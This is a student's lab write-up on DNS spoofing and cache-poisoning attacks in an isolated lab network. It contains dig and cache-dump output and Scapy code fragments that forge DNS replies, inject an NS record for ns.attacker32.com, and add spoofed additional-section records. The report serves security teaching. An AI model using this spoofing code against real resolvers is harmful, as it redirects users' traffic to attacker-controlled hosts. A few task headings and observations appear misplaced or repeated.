user:PES1UG24CS840:Vinay:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58466
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 9c3caf4e944e0ecb0100000068c3bd03d8b3b945b061a701 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        257915  IN      A       1.1.1.1

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Sep 12 06:26:11 UTC 2025
;; MSG SIZE  rcvd: 88
```

```
user:PES1UG24CS840:Vinay:/
$>dig ftp.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> ftp.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43098
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8eee9db2319d1f580100000068c3bef28b56a1d9da997638 (good)
;; QUESTION SECTION:
;ftp.example.com.               IN      A

;; ANSWER SECTION:
ftp.example.com.        259200  IN      A       1.2.3.6

;; Query time: 12 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Sep 12 06:34:26 UTC 2025
;; MSG SIZE  rcvd: 88
```

- Observation:
  Returns another fake IP (e.g., `ftp.example.com → 1.2.3.6`) provided by the attacker-controlled NS server.
- Demonstrates that **all subdomains** of `example.com` are now redirected.



- Observation:
  Shows the DNS query for `ftp.example.com` being answered by the attacker-controlled nameserver.
- Purpose:
  Confirms attacker's NS control is being used for all subdomains.

```
local-dns:PES1UG24CS840:Vinay:/
$>rndc dumpdb -cache
local-dns:PES1UG24CS840:Vinay:/
$>cat /var/cache/bind/dump.db | grep example
example.com.            775463  NS      ns.attacker32.com.
ftp.example.com.        863644  A       1.2.3.6
www.example.com.        861864  A       1.1.1.1
local-dns:PES1UG24CS840:Vinay:/
```

- Cache entries show:
- `example.com.  NS ns.attacker32.com.`
- `www.example.com.  A 1.1.1.1`
- `ftp.example.com.  A 1.2.3.6`
- This proves the NS spoofing attack succeeded. The poisoned NS entry causes **all future queries for the example.com domain** to be answered by the attacker's server.


Task 4: Spoofing NS Records for Another Domain

```
seed-attacker:PES1UG24CS840:Vinay:/volumes
$>python3 task4.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:0b
  src       = 02:42:0a:09:00:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 59601
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0x3b29
     src       = 10.9.0.53
     dst       = 199.43.133.53
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
        len       = 64
        chksum    = 0x56f0
###[ DNS ]###
           id        = 32145
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
```

- **Observation:** The attacker crafts a forged DNS response that pretends to come from the authoritative server. It includes both an Answer (`www.example.com → 1.1.1.1`) and an Authority section pointing `example.com → ns.attacker32.com`.
- The attacker injects a fake NS record to redirect control of the entire `example.com` domain.

```
user:PES1UG24CS840:Vinay:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11268
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 04ebd6de57225aa30100000068c3c4d651d2b2a72aa7777e (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 1248 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Sep 12 06:59:34 UTC 2025
;; MSG SIZE  rcvd: 88
```

- **Observation:** The victim machine receives the spoofed IP address:
- `www.example.com. IN A 1.1.1.1`
- Shows the victim is redirected to the attacker's chosen IP.



- **Observation:** Wireshark records the DNS query from the victim (10.9.0.5) to the local DNS (10.9.0.53) and the attacker's forged reply being injected into the flow.
- Confirms the forged DNS response was accepted by the local DNS server.


```
local-dns:PES1UG24CS840:Vinay:/
$>rndc dumpdb -cache
local-dns:PES1UG24CS840:Vinay:/
$>cat /var/cache/bind/dump.db | grep example
example.com.            777479  NS      ns.attacker32.com.
www.example.com.        863880  A       1.1.1.1
local-dns:PES1UG24CS840:Vinay:/
$>
```

- **Observation:** The cache now contains:
- `example.com. NS ns.attacker32.com.`
- `www.example.com. A 1.1.1.1`
- **Conclusion:** Confirms the local DNS cache is poisoned: `ns.attacker32.com` is now treated as the nameserver for the entire `example.com` domain.

Task 5: Spoofing Records in the Additional Section

```
^Cseed-attacker:PES1UG24CS840:Vinay:/volumes
$>python3 task5.py
.
Sent 1 packets.
.
Sent 1 packets.
```

- **Observation:** The attacker sends forged DNS responses containing:
- Answer section: `www.example.com → 1.1.1.1`
- Authority section: `example.com → ns.attacker32.com`, `example.com → ns.example.com`
- Additional section: IP addresses for `ns.attacker32.com`, `ns.example.net`, and even unrelated `www.facebook.com`.
- The attacker attempts to inject multiple fake resource records into the local DNS cache.



- **Observation:** Wireshark shows the DNS query from victim (10.9.0.5) to the local DNS (10.9.0.53) and the spoofed reply from the attacker. The reply includes additional A records.
- **Conclusion:** Confirms the spoofed DNS response packet was successfully sent and observed on the network.

```
user:PES1UG24CS840:Vinay:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35701
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.         259200  IN      A       1.1.1.1

;; AUTHORITY SECTION:
example.com.             259200  IN      NS      ns.attacker32.com.
example.com.             259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.       259200  IN      A       1.2.3.4
ns.example.net.          259200  IN      A       5.6.7.8
www.facebook.com.        259200  IN      A       3.4.5.6

;; Query time: 100 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Sep 12 07:18:54 UTC 2025
;; MSG SIZE  rcvd: 240

user:PES1UG24CS840:Vinay:/
```

- **Observation:** The victim receives:
- `www.example.com. IN A 1.1.1.1`
- `Authority Section: example.com → ns.attacker32.com, ns.example.com`
- `Additional Section: several fake IP addresses (1.2.3.4, 5.6.7.8, 3.4.5.6)`
- The spoofed reply appears on the victim side, showing injected records across multiple sections.

```
local-dns:PES1UG24CS840:Vinay:/
$>rndc flush
local-dns:PES1UG24CS840:Vinay:/
$>rndc dumpdb -cache
local-dns:PES1UG24CS840:Vinay:/
$>cat /var/cache/bind/dump.db | grep example
example.com.            777404  NS      ns.example.com.
www.example.com.        863805  A       1.1.1.1
local-dns:PES1UG24CS840:Vinay:/
$>
```

- **Observation:** The cache contains only:
- `example.com. NS ns.example.com.`
- `www.example.com. A 1.1.1.1`
- **Conclusion:** The DNS server cached only the relevant NS and A records. Entries in the Additional Section that were unrelated or not directly referenced were ignored.

Code snippets:

Task 1 – Direct Spoofing Response to User

task1

- **Filter & Sniffing:**
- `f = 'udp and src host 10.9.0.5 and dst port 53'`
- `pkt = sniff(iface='br-****', filter=f, prn=spoof_dns)`

  Listens for DNS queries sent by the victim (10.9.0.5) to port 53.

- **Answer Section Creation:**
- `Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',`
- `ttl=259200, rdata='1.1.1.1')`

  Creates a forged DNS answer mapping `www.example.com → 1.1.1.1`.

- **Packet Construction:**
- `DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,`
- `qdcount=1, ancount=1, an=Anssec)`
- `spoofpkt = IPpkt/UDPpkt/DNSpkt`
- `send(spoofpkt)`

  Rebuilds a spoofed DNS response with same query ID to trick the victim.

Main Point: Directly spoofs the victim's request by replying faster than the real DNS server.

Task 2 – DNS Cache Poisoning (Single Hostname)

- **Answer Section:**
  Same as Task 1, still returns `www.example.com → 1.1.1.1`.
- **Spoof to Local DNS:**
- `f = 'udp and src host 10.9.0.53 and dst port 53'`

  Now targets the local DNS server instead of the victim.

- **Packet:**
- `DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,`
- `an=Anssec, ancount=1)`

  Sends the forged reply so the **local DNS cache** stores the fake IP.

Main Point: Instead of fooling only the victim, this poisons the local DNS server's cache so all future queries for `www.example.com` are fake.

Task 3 – Spoofing NS Records

- **NS Record Injection:**
- `NSsec1 = DNSRR(rrname='example.com', type='NS',`
- `ttl=259200, rdata='ns.attacker32.com')`

  Adds a fake **NS record** making `ns.attacker32.com` authoritative for `example.com`.

- **Packet:**
- `DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,`
- `an=Anssec, ns=NSsec1,`
- `ancount=1, nscount=1)`

  Response contains both A record and NS record.

Main Point: One-time attack poisons entire domain. Any subdomain under `example.com` is now controlled by the attacker.

Task 4 – Spoofing NS Records for Another Domain

- **Authority Section Modification:**
- `NSsec1 = DNSRR(rrname='example.com', type='NS',`
- `rdata='ns.attacker32.com')`
- `NSsec2 = DNSRR(rrname='google.com', type='NS',`
- `rdata='ns.attacker32.com')`

  Tries to poison both `example.com` and `google.com`.

- **Packet:**
- `DNSpkt = DNS(..., ns=NSsec1/NSsec2, nscount=2)`

Main Point: Shows that only NS records relevant to the queried domain (`example.com`) are cached. Cross-domain poisoning attempt (`google.com`) fails.

Task 5 – Spoofing Records in Additional Section

- **Additional Section Injection:**

```
Addsec1 = DNSRR(rrname='ns.attacker32.com.', type='A',
rdata='1.2.3.4')
Addsec2 = DNSRR(rrname='ns.example.net.', type='A', rdata='5.6.7.8')
Addsec3 = DNSRR(rrname='www.facebook.com.', type='A',
rdata='3.4.5.6')
```

Attacker forges extra A records.

- **Packet Construction:**

```
DNSpkt = DNS(...,
             an=Anssec,
             ns=NSsec1/NSsec2,
             ar=Addsec1/Addsec2/Addsec3,
             ancount=1, nscount=2, arcount=3)
```

Includes multiple spoofed entries in Additional Section.

Main Point: Victim sees forged additional entries, but DNS server caches only those relevant to the queried domain (ignores unrelated records like facebook.com).